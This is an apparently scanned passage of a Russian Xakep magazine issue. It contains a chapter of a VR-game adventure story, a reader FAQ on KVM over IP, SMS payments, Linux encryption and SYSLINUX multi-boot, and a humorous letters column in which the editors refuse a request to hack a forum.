Воздух над головой стал сереть, и Лайс понял, что скоро наступит ночь. Председатель Аутпоста предлагал ему переночевать в их убежище, но он решил не терять времени. Стоило подыскать место для ночлега, только вот где? Кругом простирались руины, и не было никаких человеческих следов.
Хотя, возможно, ему повезет отыскать того, кому Саймон адресовал письмо.
«Иди на север через руины, Зуелу отыщет тебя сам», — вспомнил Лайс слова председателя. Обнадеживающе, ничего не скажешь.
Взгляд Лайса упал на один из каменных пьедесталов, куда забрался крошечный пушистый зверек, похожий на хомячка.
Таких любят изображать в аниме японцы: большие печальные глаза, смешная мордашка и сам по себе — сплошное обаяние.
Зверек не моргая смотрел на него и, казалось, просил что-нибудь покушать. Лайс подошел — зверек доверительно оставался на месте. Не убежал он даже тогда, когда тот попытался почесать ему за ухом.
— Как тебя зовут, дружище? — спросил Лайс.
Зверек пискнул, и за спиной путника тут же раздалось несколько таких же голосков.
Лайс оглянулся — серые грызуны окружили его со всех сторон. Они забавно, как кенгуру, стояли на задних лапках и протягивали к нему свои мордочки. Внезапно зверек, которого он только что почесал за ухом, прыгнул ему на плечо. Принюхался… и вцепился острыми как бритва зубами в шею. Лайс с криком отшвырнул его в сторону и схватился за рану. Вся рука тут же оказалась в крови.
— Ах ты, сукин сын! — выругался он. Но тут еще несколько грызунов прыгнули на него, стараясь куснуть побольнее. Спустя минуту, Лайс уже весь был облеплен мохнатыми созданиями. Он осознавал, что если что-то не предпримет, эти твари быстро сожрут его с потрохами. Пытаясь сбросить их с себя, он бросился бежать в неизвестном направлении, а хомяки-людоеды гнались, нападая все чаще и чаще.
Когда Лайс почувствовал, что уже готов сдаться, впереди показалось озеро, по размерам напоминающее лужу. Недолго думая, Лайс сиганул в нее, и тут же был оглушен отчаянным визгом своих маленьких врагов. Бедолаги, сразу же оторвавшись от одежды и кожи своей жертвы, барахтались в воде и издавали жалобный писк. Видимо, они боялись воды или просто терпеть ее не могли. Остальные животные облепили берег, с тревогой глядя на попавших в беду собратьев. Лайс некоторое время смотрел на бурлящее в озере скопление грызунов, но барахтанье их было недолгим — через пару минут они уже скрылись под водой, оставив после себя на поверхности лишь воздушные пузырьки. Лайс поплыл к противоположному берегу, но там его уже ждали пушистые



твари. Куда бы он не направился, грызуны следовали за ним. Он оказался в ловушке. К тому времени совсем стемнело. Лайс чувствовал, что начинает замерзать в воде. Но выбраться он не мог — покидая спасительное озеро, он рисковал подвергнуться очередной атаке маленьких хищников. Оставалось ждать.

* * *

Лайс плыл на спине и смотрел на звезды. Ему еще предстояло побывать в одном из отдаленных миров Лабиринта. Где-то там, скрытый от глаз простых смертных, находился выход. Портал, через который не проходил еще ни один человек, — недостижимая цель всех путников. По крайней мере тех, кто все еще не потерял надежду и продолжал поиски. Так как люди, которые могли рассказать о Лабиринте, из него никогда не выходили, об этом мире человечеству было известно немного. Все знали, что разработкой и поддержкой его занималась компания Interactive DreamWorlds и что на создание только первой версии ушло порядка двенадцати лет. Лабиринт должен был стать первой MMORPG-игрой пятого поколения с активным применением новейших систем виртуальной реальности. Никто не предполагал, что все зайдет так далеко…

На берегу в это время что-то происходило. Лайс поднял голову и увидел, что хищники медленно отступают к руинам. В их робком писке слышался страх, как будто что-то их до смерти напугало. Через несколько минут на берегу не осталось ни одного грызуна. Лайс подумал, что самое время выбираться, иначе он посинеет окончательно. Добравшись до земли, он скинул с себя мокрую одежду.

Все его тело было покрыто царапинами и укусами. Несмотря на свои небольшие размеры, челюсти грызунов свое дело сделали.

Ночью руины представляли собой незабываемое зрелище. Руны освещали слабым светом каменные изваяния, и это перламутровое сияние отражалось в стелящейся по земле туманной дымке. Лайс готов был поспорить, что эти символы на камнях имеют какое-то значение, являются ключом к одной из загадок Лабиринта. Но ни времени, ни желания их разгадывать у него не было.

Откуда-то издалека повеяло могильным холодом. Подул ветер, и Лайс услышал зловещее шептание. Шепот раздавался отовсюду, но слова разобрать было невозможно. От этих призрачных голосов у Лайса онемело все внутри. Он почувствовал, что начинает сходить с ума. Хотелось бежать без оглядки, кричать, кататься с воплями по земле — делать что-нибудь, чтобы заглушить перешептывание. Но бежать от него было некуда.

Лайс опустился на колени, наклонился до земли и закрыл уши руками. Шепот

«ДВОЕ ВРАГОВ ДЕРЖАЛИ ИХ НА МУШКЕ, В ТО ВРЕМЯ КАК ГЛАВАРЬ — ЛЫСЫЙ ДВУХМЕТРОВЫЙ ОТМОРОЗОК С ТАТУИРОВКОЙ В ВИДЕ ЧЕРЕПА НА ЛБУ — ВЫШЕЛ ВПЕРЕД И СМАЧНО СПЛЮНУЛ.
— ПОСМОТРИТЕ-КА, КТО У НАС ЗДЕСЬ! — ЗЛОРАДНО СКАЗАЛ АМБАЛ.
— ДЕТКА, ТЫ СТОЛЬКО РАЗ УХОДИЛА ОТ НАС, НО ТОЛЬКО НЕ СЕГОДНЯ. Я СМОТРЮ, ДРУЖКА НАШЛА? КТО ЭТОТ СОСУНОК?
— ОСТАВЬ ЕГО, КАЛИМ, ОН ТУРИСТ.
— ОШИБАЕШЬСЯ, ДЕТКА. ТУРИСТ — ЭТО Я. А ОН — ЗАВТРАК ТУРИСТА»

проникал, казалось, под саму кожу. Лайс ощущал, как что-то невидимое касается его, от этого становилось еще холоднее.
— Оставьте меня в покое! — крикнул он в пустоту и услышал сквозь шепот отчетливый смех. Лайс упал на землю и закрыл глаза. Тени над ним сгущались, они уже не просто касались его, а проникали внутрь, в самую душу. Сопротивляться им не было сил. Мозг еще какое-то время боролся с помешательством, но затем сдался, и Лайс потерял сознание.

* * *

Открыв глаза, он увидел, что обстановка изменилась. Он лежал на медвежьей шкуре, сбоку веяло теплом. Камин, рядом с которым его расположили, хорошо прогревал озябшие кости, и Лайс стал потихоньку приходить в себя. Он уже не слышал кошмарных голосов призраков, в комнате раздавались только потрескивающие звуки горящих дров.
— Очнулся, поди? — услышал Лайс скрипучий старческий голос.
Поднявшись, он обернулся и увидел маленького морщинистого карлика ростом чуть выше метра. Совершенно седой, с длинным крючковатым носом и выпирающим зубом, он напоминал лешего из детских сказок. Впрочем, он вполне мог выполнять в Лабиринте эту роль.
— Где я? — задал Лайс банальный для этих мест, но все же актуальный вопрос.
— В безопасности ты. Я Зуелу. А это приют Зуелу. Ты валялся в беспамятстве на берегу Сияющего озера. Пришлось переносить сюда. Тяжелый ты.
— Зуелу? У меня к Вам письмо, — Лайс собрался было обшарить одежду, но вдруг понял, что сидит на шкуре в одном нижнем белье.
— Зуелу знает. Зуелу прочел. Спасибо Саймону. Порадовал старика.
Лайс решил не думать о том, что его одежду обыскивали, и вместо этого спросил:
— Что со мной произошло там, на озере?
— Кимоны. Так их зовет Зуелу. Появляются ночью. Говорят с разумом живых. Опасные. Если бы Зуелу не появился вовремя, к утру ты был бы уже обращен.
— Обращен?
— Обращенные. Так зовет Зуелу тех, чей разум был осквернен Кимонами. Бездушные зомби. Их много в этих краях. Они агрессивны. Поэтому опасны.
— А эти грызуны, которые меня чуть не сожрали? Пушистые такие. Как их ты зовешь?
— Много вопросов. Поешь. Настойка от Зуелу придаст тебе сил. И очистит разум от духов Кимонов.
Карлик поднес ему миску зеленой бурлящей жижи, которая на вид годилась разве что для свиней.
— Что это? — произнес с отвращением Лайс.
— Ешь! Вкусно! — только и ответил старик.
Судя по всему, у Зуелу были специфические понятия о том, что вкусно, поскольку жижа на вкус напоминала несвежий кисель, смешанный с недоваренной манной кашей, и была приторно сладкой. Поглощая предложенную пищу, Лайс успел рассмотреть внутреннее убранство дома, в котором оказался. Комнатка была довольно тесной — три на три метра. Камин представлял собой единственный источник света и тепла, занимая значительную часть помещения. В противоположном углу виднелись груды каких-то лохмотьев, рядом стояла высокая кровать, обложенная матрасами, а еще поодаль — деревянный шкаф. Лайс догадался, что старик там хранит свою нехитрую провизию. В окне отражались сумерки. Видно, он провалялся без сознания целые сутки.
— Вы живете здесь один? — спросил Лайс.
— Один. Совсем один. Долгие годы.
— А почему здесь? Мне сказали, руины очень опасны.
— Опасности кругом. Это правда. Но тут дом Зуелу. Зуелу тут привычно. И тут есть еда для Зуелу. Вкусная еда.
Лайс уже стал привыкать к необычной манере общения старика и его внешнему виду, но решил, что полностью ему доверять не стоит.
— Скажите, Зуелу, тут есть поблизости тропа, ведущая на север? В обход Кимонов и прочей нечисти?
— Кимонов нельзя обойти. Их нельзя победить. Кимоны всегда рядом, — шепотом произнес старик.
— Да-да, я понял. Только мне нужно добраться до следующего сектора. Как-то не хочется идти напролом.
— Ты выспись, путник. Наберись сил. Утро вечера мудренее. Утром Зуелу укажет путь.
Что ж, в этом он был прав. Тем более во всем теле почувствовалась какая-то слабость и дремота. Они еще немного поговорили о руинах, об опасностях этих краев. А затем Лайс устроился на предложенной ему лежанке из звериных шкур и быстро заснул.



* * *

Во сне за ним гнались обращенные. Он бежал, перепрыгивая через каменные развалины и стараясь не оборачиваться назад, но зомби догоняли его, протягивая к нему руки. «Нам нужен твой разум! Отдай свой разум!» — шептали они. А еще среди них был старик Зуелу, который командовал, шипя от злости: «Схватите его! Он съел мое варево!» Спасаясь бегством, Лайс свалился в какую-то яму, где из земли выпирали массивные корни деревьев. Ожив, они стали опутывать его так, что он не мог шевелиться. Когда Лайс стал задыхаться, он закричал и проснулся, но ощущение, что он все еще пленен корнями, не пропало.

Его связали. Крепко стянутая грубая веревка сковала все тело.

— Зуелу! Какого черта? — разозлился Лайс. Но он тут увидел, что, помимо Зуелу, в хижине находятся еще и другие живые существа. Они были очень похожи на старика — такого же маленького роста, с длинными крючковатыми носами, в обветшалой одежке, со злыми глазками.

— Тише, тише. Завтрак не должен шуметь, — попытался успокоить его старик.

— Хрукапа придумал хороший план. Хороший завтрак. Упитанный, — в тон ему проговорила страхолюдная бабка.

— Завтрак, завтрак! — захлопала в ладоши разжиревшая грязная лилипутка, судя по всему, их дочь.

«Семейка Адамсов какая-то», — подумал Лайс, но вслух сказал:

— Послушайте, у меня куча болячек, гастрит, аппендицит, гонорея. Я некачественный завтрак, несвежий. Отпустите меня, я никому о вас не скажу, просто пойду своей дорогой.

Семейка захихикала.

— Будет очень вкусно. Хрукапа обещает. Хрукапа умный, Хрукапа обманул человека. Усыпил. Человеку некуда убежать. Будет хороший завтрак.

Что ж, все стало на свои места: этот морщинистый карлик притащил его сюда вовсе не для того, чтобы накормить и отогреть. Из него собираются сварить бульон. И никакой он не Зуелу, да и вообще, судя по всему, не человек.

В камине на огне стоял огромный котел с водой, и не нужно было быть гением, чтобы понять — именно там Лайсу было уготовлено закончить свое путешествие.

— Чертовы уроды! — в сердцах выкрикнул он, хотя карлики его уже не слушали и бормотали между собой на незнакомом ему языке. Лайс с иронией подумал, что уже третий раз за сутки его хотят сожрать. Лучше бы это сделали хомячки. Они хоть не такие противные. Через некоторое время вода в котле окончательно закипела и карлики засуетились вокруг Лайса.

— Время готовить завтрак. Вкусный завтрак! — напевал Хрукапа, и женушка с дочкой радостно подпевали. Все это походило на какой-то кошмар из фильмов ужасов. Кряхтя, они втроем подняли Лайса на ноги и потащили к котлу. Он сопротивлялся, но руки и все тело до пояса были стянуты веревками, он мог только ненадолго отсрочить свою участь.

— Не надо! Не надо сопротивляться, — успокаивал Хрукапа, брызгая слюной. — Завтрак не должен сопротивляться.

«ОБ ЭТОМ МИРЕ ЧЕЛОВЕЧЕСТВУ БЫЛО ИЗВЕСТНО НЕМНОГО. ВСЕ ЗНАЛИ, ЧТО РАЗРАБОТКОЙ И ПОДДЕРЖКОЙ ЕГО ЗАНИМАЛАСЬ КОМПАНИЯ INTERACTIVE DREAMWORLDS И ЧТО НА СОЗДАНИЕ ТОЛЬКО ПЕРВОЙ ВЕРСИИ УШЛО ПОРЯДКА ДВЕНАДЦАТИ ЛЕТ. ЛАБИРИНТ ДОЛЖЕН БЫЛ СТАТЬ ПЕРВОЙ MMORPG-ИГРОЙ ПЯТОГО ПОКОЛЕНИЯ С АКТИВНЫМ ПРИМЕНЕНИЕМ НОВЕЙШИХ СИСТЕМ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ. НИКТО НЕ ПРЕДПОЛАГАЛ, ЧТО ВСЕ ЗАЙДЕТ ТАК ДАЛЕКО...»

Подтащив его к котлу, они открыли крышку. Клубы пара вырвались вверх, маслянистая жидкость яростно кипела, отдавая специями.
— Ну же, ныряй! Ныряй! Всего один шажок! Будет вкусный завтрак.
Лайс отшатнулся, и карлики стали подталкивать его к котлу. Когда лицо Лайса обдало горячим паром, он внезапно рванул в сторону и сбил с ног уродливую дочку. С воплем та зацепилась за край котла и свалилась прямо в кипящее варево. Комната наполнилась яростными воплями и запахом жареного мяса.
Хрукапа с женой бросились вытаскивать дочь из кипятка, но только обжигали руки. Воспользовавшись заминкой, Лайс кинулся к своей одежде, брошенной в углу, и нащупал в своем сером костюме подаренный Мирвой нож. Он все еще был связан, поэтому поднять его оказалось не так-то просто. Когда ему это удалось, он осторожно, пытаясь не выронить нож из рук, начал резать веревку. К тому времени, как дочка окончательно сварилась в котле и ее истошный вопль стих, Лайс уже расправился с путами.
— Рашмуша шхапшаа! — зашипел карлик на непонятном языке, поворачиваясь к нему, и внезапно ринулся в атаку.
Вероятно, в порыве ярости он не заметил, что Лайс освободился и в его руках был нож, так как налетел прямо на лезвие. Издав предсмертный хрип, он попытался дотянуться руками до горла Лайса, но затем замер и обмяк.
Жена, увидев, что старик мертв, завизжала и тоже бросилась на Лайса. Но он вынул нож из тела карлика и метнул в лилипутку. Стальной дротик просвистел в воздухе и вонзился прямо в сердце. Хозяйка дома беззвучно рухнула прямо у его ног.

* * *

Лайсу не хотелось блуждать ночью по руинам среди призрачных голосов, но оставаться в этом доме он не мог больше ни минуты. Одевшись, он вытер нож о лохмотья Хрукапа, быстро обшарил углы и нашел украденное письмо Саймона. Оно было вскрыто, но послание по-прежнему находилось в конверте. Запечатав его снова, Лайс открыл входную дверь и шагнул в темень.
Вскоре на горизонте начали проступать кровавые очертания рассвета. Лайс шел, оставив позади скрытую среди развалин покосившуюся избу. Шепот и хищники не тревожили его, но напряжение оставалось сильным до того самого момента, пока из-за горизонта не показалось солнце.
В багровом свете пейзаж руин Рахрайма, окутанных стелящейся туманной дымкой, казался особенно живописным.
Но Лайс вдруг почувствовал, что он не один любуется представшей взору красотой. Из-за каменных статуй, разрушенных построек, арок и столбов стали выходить люди. Всего человек десять, все одеты в стандартный костюм путника. Что-то в них было противоестественное. Они шли в развалку, спотыкаясь, опустив головы вниз, и не говорили ни слова.
— Эй, с вами все в порядке!? — крикнул Лайс.
Ответа не последовало, но люди, услышав человеческий голос, на мгновение остановились и направились в его сторону.
Чем ближе они приближались, тем яснее становилось, что ничего хорошего от них ждать не стоит.
«Обращенные. Так зовет Зуелу тех, чей разум был осквернен Кимонами. Бездушные зомби. Их много в этих краях. Они агрессивны. Поэтому опасны», — вспомнил он слова карлика. Видно, не соврал старик. Оставалось только догадываться, настоящие это люди, закончившие таким образом свой путь, или одна из искусственных преград Лабиринта.
Лайс принялся отступать, но сзади тоже послышалось движение. Обращенные обступили его плотным кольцом, и это кольцо быстро сужалось.
— Держитесь, гады, — крикнул он и бросился на одного из зомби. Обращенный не был готов к атаке, и сильный удар в челюсть поверг его на землю. Вырвавшись из кольца обращенных, Лайс бросился бежать. По пути он ощутил, что все происходящее было словно во сне. Он остановился минут через десять, чтобы перевести дыхание.
Чем больше Лайс находился в Лабиринте, тем сильнее убеждался, что добровольно заточить себя сюда могли только сумасшедшие и самоубийцы.
К этому времени уже совсем рассвело, и, определив по мху на кустарниках стороны света, путник отправился на север. Прошло несколько часов, прежде чем он вышел на поляну посреди этого каменного леса.
Открывшийся ему вид можно было назвать идиллией. Руины и каменные постройки обступили зеленую лужайку, в центре которой находилась самая обычная скамейка. На этой скамейке сидел самый обычный дедуля, каких можно увидеть в гастрономе, покупающими сдобный хлеб. Он смаковал трубку и наслаждался теплым солнечным днем. Как будто не было кругом обращенных, грызунов-людоедов, свихнувшейся семейки карликов и ворующих разум призраков.
— Привет, Лайс. А я тебя ждал! — воскликнул старик, заметив гостя.

СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /



HACKFAQ@REAL.XAKEP.RU


ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ ПОСЫЛАТЬ МНЕ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЯКОМ/ФРИКОМ, ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (hackfaq@real.xakep.ru), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

Q: Что такое KVM over IP?

A: Серверная, шум кондиционеров, сотни мерцающих светодиодов, в 19-дюймовых стойках гудят серверы. Администрирование через сеть (тот же Radmin или SSH) возможно далеко не всегда — на компьютере могут быть не настроены сетевые интерфейсы, а нужная служба легко может зависнуть. Тогда как быть? Не бегать же с клавиатурой и мышкой к каждому серверу в отдельности — это полный бред… Чтобы админы не сходили с ума и не выбрасывались из окон, были разработаны специальные KVM-переключатели (аббревиатура от keyboard-video-mouse). Такой переключатель, как и другое оборудование, устанавливается к стойке, а к нему уже подключается внешний монитор. У нас в компании он находится прямо перед входом в серверную, поэтому админ легко может подойти к дисплею и с помощью горячих клавиш получить доступ абсолютно к любому серверу, как если бы он просто подключил к нему монитор, клавиатуру и мышь. Круто, но может быть еще лучше! Дальнейшим расширением технологии стала надстройка KVM over IP, позволяющая получить доступ к переключателю через сеть, в том числе интернет. Поэтому если в дата-центре установлен KVM-переключатель и тебе выдан к нему доступ, ты можешь работать с сервером, находящимся на их площадке, точно так же, как и с локальным компом, вплоть до разбиения жесткого диска и установки операционной системы. Никаких ограничений, никаких проблем с суппортом, который полдня будет идти к серверу, чтобы его перезапустить!

Q: Есть желание открыть онлайн-магазин электронных товаров с оплатой через sms. Замысел таков: человек шлет на нужный номер сообщение, после чего с него взимается денежка и ему выдается товар. Возможно ли это реализовать и как?

A: Вообще, самому арендовать короткий номер для sms довольно-таки накладно. Месячная плата за обслуживание начинается от 5-6 тысяч долларов и зависит от удачного сочетания цифр, а также стоимости услуги для абонента, который послал сообщение. Причем арендовать номер — это еще только полбеды. Его нужно интегрировать с программно-аппаратным комплексом, который будет обсуживать клиентов и отдавать им то, за что они, собственно говоря, заплатили. Все это технически сложно реализуемо и, что хуже всего, требует огромных первоначальных затрат, не сравнимых с прибылью небольшого онлайн-магазина. Так что этот вариант отпадает.
К счастью, около года назад в Сети появились специальный сервисы, которые выполняют все эти действия за тебя, взимая за свои услуги хороший процент. Тебе предоставляется удобный интерфейс, с помощью которого ты можешь интегрировать в свой сайт оплату через sms, а компании — денежки с каждой сообщения. Как правило, сервис забирает себе большую часть денег



абонентов, но в каждом конкретном случае можно договориться индивидуально. Да и 30-40%, скажем, с долларовой sms'ки — это не так уж и плохо, особенно с учетом того, что каких-либо первоначальных вложений от тебя вообще не требуется. Зато оплата по sms куда удобнее и эффективнее, чем, например, банковские переводы, оплата через WebMoney или Яндекс.Деньги. Сотовый телефон есть у всех, и он всегда под рукой. Бери на заметку сервисы, которые предоставляют подобные услуги: www.smscoin.com, www.smsrate.ru, www.smskopilka.ru. Но за их работоспособность мы не отвечаем.

Q: Купил Ваш журнал 11(95)2006 в Роспечати, а диск не читается. Может, можно его как-нибудь поменять (я из Кирова, так что в редакцию, к сожалению, зайти не могу).

A: В первую очередь следует попробовать прочитать диск на другом приводе — возможно, твой DVD-ROM обладает сексуальной несовместимостью с нашими двухслойными DVD. Бывает всякое. Если диск все-таки не читается, нужно написать письмо на адрес dvd@real.xakep.ru, в котором указать суть проблемы и свой полный почтовый адрес с индексом. После этого остается только ждать, пока мы вышлем тебе новый исправный диск. Замечу, что москвичам намного быстрее просто придти в редакцию, отыскав адрес в выходных данных журнала, а схему проезда на сайте www.glc.ru. Прихватить с собой неисправный DVD нужно в обязательном порядке!

Q: Поводом для моего письма послужила нарастающая с каждым днем ненависть к своему провайдеру. Ранее в городе была обычная локалка с выходом в интернет, все компы были видны в Сетевом окружении, и я не знал забот. У меня много знакомых — чудо-пользователей, которые всерьез полагают, что Excel — это новая версия Word'a. Бегать к ним по городу, чтобы показать ту или иную кнопочку, не хочется. Я поставил им радмины, и все было замечательно до тех пор, пока сеть не поделили на сегменты. Сейчас я вижу максимум десяток компов, и среди них нет ни одного моего знакомого — они все в других сегментах... Что теперь делать?

A: Сегментирование сети провайдер делает не для того, чтобы насолить пользователям, и даже не ради прикола, а преследуя вполне адекватные цели — снижение нагрузки на сеть. Причем сегментирование может быть как физическим (с помощью повторителей и концентраторов), которое в большинстве случаев прозрачно (незаметно) для пользователя, так и логическим, осуществляемым посредством всевозможных мостов, коммутаторов и маршрутизаторов. Скажу больше: построить большую сеть без разбиения на подсети невозможно в принципе. Вот смотри. В сегменте 192.168.1.0/24 (/24 означает маску подсети — 255.255.255.0) могут работать лишь 254 пользователя, что на городскую и корпоративную локалку явно не тянет.
Но что если таких сегментов будет несколько и они между собой будут объединены? Совсем другое дело! Да, компьютеры из других сегментов ты в Сетевом окружении уже не увидишь, но это не значит, что ты не сможешь обратиться к удаленным компам. Набери в Explorer'e «\\IP-адрес-удаленной-машины» или «\\имя-удаленного-компьютера» — и тебе тут же отобразятся ее расшаренные ресурсы. Точно так же ты можешь подсоединиться к ней через Radmin, правда символы «\\», означающие, что далее идет сетевой путь к файлу или папке, не требуются.

Q: Какие системы шифрования существуют для Linux?

A: Я могу назвать следующие:

- LUKS или Linux Unified Key Setup (http://luks.endorphin.org) — стандарт шифрования на низком уровне, который по умолчанию включен во многие современные дистрибутивы (например, Fedora). Сложная реализация дает ощутимые результаты, поэтому использование шифрования практически не сказывается на скорости выполнения операций ввода-вывода.
- EncFS (http://arg0.net/encfs) — пользовательская надстройка над файловой системой. Прикольно, что EncFS работает в пользовательском пространстве, а поэтому смонтированную файловую систему невозможно увидеть под другим uid. Скажу больше: даже root не сможет получить доступ к этой fs. Для установки понадобятся OpenSSL (www.openssl.org), FUSE (http://freshmeat.net/projects/fuse), rlog (http://freshmeat.net/projects/rlog). И то, и друге, и третье, а также сам EncFS зачастую предустановленны в ОС.
- CryptoFS (http://reboot.animeirc.de/cryptofs/), который, подобно EncFS, работает в пользовательском пространстве Linux и поэтому предоставляет те же возможности. Зашифрованные файлы (и названия этих файлов) размещаются в обычном каталоге, который можно монтировать/демонтировать.

Q: Я знаю, что существует 3 стандарта беспроводной связи Wi-Fi: 802.11a, b и g. Но в Университете постоянно добавляют еще и 802.11n. Я ни разу не видел в продаже подобного оборудования, и поэтому меня терзают смутные сомнения: это реальная разработка, еще не получившая распространения, или просто неудавшаяся технология?

A: Стандарт 802.11n пока окончательно не принят. Существует лишь предварительная draft-версия, в то время как полностью проработанный стандарт обещают принять лишь в июне 2007 года. Что же это за зверь? Отвечу коротко: если распространенный ныне стандарт 802.11g обладает заявленной скоростью 54 Мбит/с и реальной — не более 25 Мбит/с, то в 802.11n эти характеристики составляют 200-500 Мбит/с и 100 Мбит/с соответственно. Ведущие производители давно трудятся над созданием оборудования, поддерживающего новый стандарт. Речь идет о так называемых pre-n устройствах: Buffalo WLI-CB-G300N, Netgear WNR854T, Netgear WPNT834, Linksys WRT300N Wireless-N Broadband Route и т.д. Девайсы реально показывают намного более высокую скорость, чем обычные 802.11g-устройства.

Q: Использую несколько крохотных (<200 Мб) LiveCD-дистрибутивов linux. Можно ли залить их на одну болванку и при загрузке выбирать из списка один?

A: Тебе следует использовать загрузчик SYSLINUX (http://syslinux.zytor.com).Следуя мануалу, нужно добавить в конфиг syslinux.cfg информацию о дистрибутивах:

```
label slax
menu label Slax
kernel vmlinuz
append max _ loop=255 initrd=initrd.
gz vga=0x317 maxcpus=1 init=linuxrc
load _ ramdisk=1 prompt _ ramdisk=0
ramdisk _ size=4444 root=/dev/ram0rw
```

Скажу больше: можно вообще подружить LiveCD на базе Linux и Windows и разместить это хозяйство на обычной флешке. Подробности читай в статье этого номера!

e-mail



На письма отвечал добрый доктор Лозовский

Илья Иванов (sophiroth@mail.ru)
А что слушают в «Хакере»?

Привет, STEP.
Вопрос до неприличия прост, но требует некоторого уровня познания. ПОД КАКУЮ МУЗЫКУ (ЗВУКИ) ЛУЧШЕ КОДИТЬ. То есть подо что повышается концентрация, поднимается креатив при поиске лучших (оригинальных) решений в коде. А под какую музыку занимаются программингом участники вашего проекта «Журнал][акер»?
С уважением, Sophiroth

Привет, тебе, уважаемый Иванов (тут по сценарию должна была быть шутка про Иванова Ивана Иваныча, который не снимает штаны на ночь, но ее вырезали из-за того, что я слишком часто ее повторяю; поначалу хотели ее заменить шуткой про Сергея Иванова, но в свете будущего призыва и от этого решили воздержаться, так что письмо будет грустное :(). Самый лучший звук для кодинга — это звук лепестка розы, падающего в гладь утреннего пруда в тени раскидистой сакуры. Обычно мы кодим сразу после чайной церемонии с помощью бамбуковых палочек, чтобы не осквернять клавиши ПЭВМ своими жирными от поедания суси пальцами, попиваем сакэ и слушаем хлопки одной ладонью (то есть тишину). После кодинга мы обычно берем гейш и идем в горячую японскую баню, где предаемся философским разговорам и рассматриваем пар, исходящий от деревянной бочки. Это способствует самопознанию, но если ты не такой узкоглазый миллионер, как большинство редакторов «Хакера», то могу тебе посоветовать для домашнего использования следующие саундтреки:

- Рогатые Трупоеды — «Девки, секс и трупный яд», «Я на солнышке гнию» (классная вариация на тему «Я на солнышке лежу»);
- Коррозия Металла — «Моторокер», «Боже, царя храни — Lets Go Shake shake», «Задержите поезд»;
- Врата Тьмы — «Драконы Морей», «Падение Ночи», да и почти весь остальной альбом «Воины Северной Земли»;
- Children Of Bodom — однозначно все песни и все альбомы! Запомни, что классика sympho death metal'а — главный друг программиста, поскольку он очищает твою голову от посторонних мыслей, а самое главное — очищает твою комнату от суетливых обывателей, которые заглядывают тебе через плечо и спрашивают, что это за буковки и зачем ты отвлекаешься на голых теток (ясное дело, что для «зняття стрессу»).

Дима Зенкевич (dimas-z@inbox.ru)
Взлом форума

Здравствуйте, журнал «Хакер», у меня к вам есть просьба, вы не могли бы взломать форум is.isea.ru? Дело в том, что это форум моего факультета и все админы за него трясутся, банят всех подряд, включая и меня. Так как я сам не могу их наказать за это, прошу сделать это вас…

Уважаемый Дима, скажи мне честно. Тебе своего факультета в реале не хватает? Попробуй посещать все лекции, дополнительные занятия, факультативы и кружки, надеюсь, это у тебя отобьет всякое желание тусить на форуме. Хотя, может быть, ты там базируешься исключительно в подфорумах «Про это» и «Познакомься с…»? Тогда ладно. Ничего ломать мы там не будем (и тебе не советуем, если не хочешь пойти в Красную Армию; и мы, вообще, не хакеры, а журналисты, компьютеры видим только на картинках с солнышком в левом верхнем углу, программируем на листке газетной бумаги, а затем звоним по телефону на BBS и насвистываем программу туда голосом), а тебя порадуем. Порадуем тем, что тебя пока что забанили только на форуме. Вот если тебя забанят на самом факультете, будешь привыкать к форуму на mil.ru (это сайт Министерства обороны, он знаменит тем, что помогает учиться студентам всех институтов). Там не банят в течение двух лет, там много интересных подфорумов, а через год переводят в модераторы.

mitchell (mitchellmvk@mail.ru)
Еще одна жалоба на DVD

Здравствуйте, редакция журнала. Жалуюсь на ваш DVD 11(95)2006 — не читается, гад. Разберитесь, если сможете. Только не вините отечественного производителя дисков. Лучше разберитесь со Step'ом (по-мужски, с палками, ногами и т.д.), второй диск запортил, первый (08(92)2006) я ему простил, а этот не прощу — злой я на него (Step'a). В редакцию не приеду — разберетесь без меня; диск менять не буду — оставлю на память, но весь софт (300 отборных программ и Fedora Core 6) пусть Step после ваших разборок повторит на следующих DVD, и тогда я подобрею и зайду в редакцию сказать огромное спасибо всем, ну и попьем что-нибудь.
С уважением, mitchell

magazine@real.xakep.ru

Читатели — как дети :(— со временем перестают верить в баги отечественного производителя и в злого Деда Мороза, который пробирается в некоторые пакеты с журналом и портит диски у тех читателей, которые плохо себя вели в уходящем году. А вот ты хорошо себя вел? Не обманывал девочек (не обещал им жениться, перед тем как согрешить с ними), не отрывал крылышки бабочкам, не топтал муравейники? Ну ладно, раз ты уже большой, пойдем на лестницу, покурим и поговорим. Так вот. За время работы в «Хакере» и «Спеце» я повидал немало редакторов дисков. Не так давно в «Хакере» был Хинт. Раздолбай, каких мало, что вполне логично, от жалоб на него (по поводу контента диска) наши мыльники просто трещали. В «Спеце» — СкайРайтер. Порноманьяк, раздолбай и тунеядец, он качал по корпоративному вай-фаю тонны порнухи, развлекал нас смешными шутками про онанизм (кстати, реально смешными, уж не знаю, как это получалось) и сексуально приставал к дизайнершам («О, не отодвигайся, я уже весь влажный»). На диск он забивал самым жестоким образом, ковал его в ночь перед сдачей и периодически порывался класть на него кряки к программам ;). Так к чему я все это? А к тому, что Степ не только обязательный и крутой парень, делающий нормальный диск, но и еще живет в дальнем Подмосковье. Он привык там ко всяческим разборкам с разными скинами и гопниками, так что, если ты действительно хочешь с ним разобраться, приезжай в Калужскую область :). А проблемы с НЕЧИТАЮЩИМСЯ диском ну никак не могут относиться к РЕДАКТОРУ диска! Он его не нарезает, это заводская проблема. И диски мы меняем на РАБОЧИЕ бесплатно.

Архипов Алексей (AArhipov@snichrome.ru)

Без темы

